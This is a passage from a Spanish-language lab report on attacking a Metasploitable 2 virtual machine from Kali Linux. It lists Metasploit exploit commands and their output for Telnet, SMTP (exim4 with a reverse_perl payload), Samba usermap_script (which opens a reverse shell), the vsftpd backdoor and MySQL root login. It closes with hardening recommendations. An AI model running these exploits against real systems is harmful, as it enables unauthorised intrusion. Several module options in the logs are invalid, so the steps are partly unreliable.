


Ilustración 12

7.1.3 Puerto 23 – Telnet

Si el escaneo revela que está abierto, se puede usar:

```
use auxiliary/scanner/telnet/telnet_login
```

```
set RHOSTS 10.0.2.15
```

```
set USERNAME <usuario>
```

```
set PASSWORD <contraseña>
```

```
run
```




Ilustración 13




Ilustración 14

7.1.4 Puerto 25 – SMTP

Si abierto, ejemplo de exploit:

use exploit/unix/smtp/exim4_string_format

set RHOST 10.0.2.15

set RPORT 25

exploit

```
msf6 > use exploit/unix/smtp/exim4_string_format
msf6 exploit(unix/smtp/exim4_string_format) > set rhost 10.0.2.4
rhost => 10.0.2.4
msf6 exploit(unix/smtp/exim4_string_format) > set rport 25
rport => 25
msf6 exploit(unix/smtp/exim4_string_format) > set payload cmd/unix/reverse_perl
[-] The value specified for payload is not valid.
msf6 exploit(unix/smtp/exim4_string_format) > set payload cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf6 exploit(unix/smtp/exim4_string_format) > set lhost 10.0.2.15
lhost => 10.0.2.15
msf6 exploit(unix/smtp/exim4_string_format) > set port 1515
[!] Unknown datastore option: port. Did you mean RPORT?
port => 1515
msf6 exploit(unix/smtp/exim4_string_format) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.4:25 - Connecting to 10.0.2.4:25 ...
[*] 10.0.2.4:25 - Server: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[-] 10.0.2.4:25 - Exploit aborted due to failure: no-target: The target server is
[*] Exploit completed, but no session was created.
msf6 exploit(unix/smtp/exim4_string_format) > █
```

Ilustración 15

```
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_version) >
zsh: suspended msfconsole

(rosa@rosa)-[~]
$ nmap -p 25 10.0.2.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-07 14:40 CEST
Nmap scan report for 10.0.2.4
Host is up (0.0015s latency).

PORT      STATE SERVICE
25/tcp    open  smtp
MAC Address: 08:00:27:47:CC:B8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.40 seconds

(rosa@rosa)-[~]
$ █
```

Ilustración 16

7.1.5 Puerto 53 – DNS

Enumerar DNS:

use auxiliary/gather/enum_dns

set RHOSTS 10.0.2.15

run




Ilustración 17




Ilustración 18

7.1.6 Puertos 139 y 445 – Samba/SMB

Exploit recomendado:

use exploit/multi/samba/usermap_script

set RHOST 10.0.2.15

exploit

139:




Ilustración 19




Ilustración 20




Ilustración 21

```

valid_lft forever preferred_lft forever
msf6 exploit(multi/samba/usermap_script) > set lport 4444
lport => 4444
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Command shell session 1 opened (10.0.2.15:4444 -> 10.0.2.4:34599) at 2025-08-07 13:56:15 +0200

```

Ilustración 22

445:

```

(rosa@rosa)-[~]
$ nmap -p 445 10.0.2.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-07 14:43 CEST
Nmap scan report for 10.0.2.4
Host is up (0.017s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
MAC Address: 08:00:27:47:CC:B8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.56 seconds

```

Ilustración 23

7.1.7 Puerto 2121 – FTP alternativo

Si abierto, intentar el exploit de vsftpd:

use exploit/unix/ftp/vsftpd_234_backdoor

set RHOST 10.0.2.15

set RPORT 2121

exploit

```

msf6 exploit(multi/samba/usermap_script) > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 10.0.2.4
rhost => 10.0.2.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rport 2121
rport => 2121
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 10.0.2.4:2121 - Banner: 220 ProFTPD 1.3.1 Server (Debian) [::ffff:10.0.2.4]
[*] 10.0.2.4:2121 - USER: 331 Password required for 4:)
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >

```

Ilustración 24

7.1.8 Puerto 3306 – MySQL

Detectar versión:

use auxiliary/scanner/mysql/mysql_version

set RHOSTS 10.0.2.15

run

Intentar acceso sin contraseña:

use auxiliary/admin/mysql/mysql_sql

set RHOST 10.0.2.15

set USERNAME root

set PASSWORD "

run

```

KALI_LINUX [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda

rosa@rosa: ~
root@rosa: /home/rosa

msf6 > use auxiliary/scanner/mysql/mysql_version
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(scanner/mysql/mysql_version) > set rhosts 10.0.2.4
rhosts => 10.0.2.4
msf6 auxiliary(scanner/mysql/mysql_version) > run
[+] 10.0.2.4:3306 - 10.0.2.4:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)
[*] 10.0.2.4:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_version) > set username root
[!] Unknown datastore option: username.
username => root
msf6 auxiliary(scanner/mysql/mysql_version) > set password 123
[!] Unknown datastore option: password.
password => 123
msf6 auxiliary(scanner/mysql/mysql_version) > run
[+] 10.0.2.4:3306 - 10.0.2.4:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)
[*] 10.0.2.4:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_version) > set sqlselect version()
[!] Unknown datastore option: sqlselect.
sqlselect => version()
msf6 auxiliary(scanner/mysql/mysql_version) > run
[+] 10.0.2.4:3306 - 10.0.2.4:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)
[*] 10.0.2.4:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_version) >
  
```

Ilustración 25

7.1.9 Puerto 5432 – PostgreSQL

Detectar versión:

use auxiliary/scanner/postgres/postgres_version

set RHOSTS 10.0.2.15

run





Ilustración 26

7.1.10 Explotación web – DVWA

Desde el navegador de Kali, acceder a:

http://10.0.2.15/dvwa

Imagen 3 muestra la pantalla de login de Damn Vulnerable Web Application, lista para pruebas de vulnerabilidades web como XSS, CSRF o SQL Injection.



metasploit2

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [Twiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)





Ilustración 27



Username

Password

Login



Ilustración 28




Ilustración 29

8 Resultados

- Red NAT funcional.
- Escaneo con Nmap reveló puertos abiertos.
- Explotación exitosa de vsftpd con shell root.
- Acceso al entorno DVWA para pruebas web.
- Configuración y ejecución de módulos ssh_login para fuerza bruta.

9 Análisis de vulnerabilidades

- Servicios obsoletos con exploits conocidos.
- Posibilidad de obtener shells remotos como root.
- Riesgo alto si servicios como vsftpd o aplicaciones vulnerables (DVWA) están expuestos en producción.

10 Conclusiones

- Se demostró la efectividad de la metodología para detectar y explotar servicios vulnerables.
- Es esencial mantener actualizados los servicios y restringir accesos en producción.

11 Recomendaciones

- Deshabilitar servicios no utilizados.
- Configurar contraseñas seguras y políticas de acceso.
- Separar entornos de prueba de entornos reales.
- Monitorear puertos y servicios expuestos.

12 Referencias

- Offensive Security. (2025). *Kali Linux Documentation*. <https://www.kali.org/docs>
- Rapid7. (2025). *Metasploit Framework*. <https://docs.rapid7.com/metasploit/>
- Nmap.org. (2025). *Nmap Network Scanning*. <https://nmap.org/book/>
- Rafael Sandoval Morales.(2025). Seguridad y Auditoria de Redes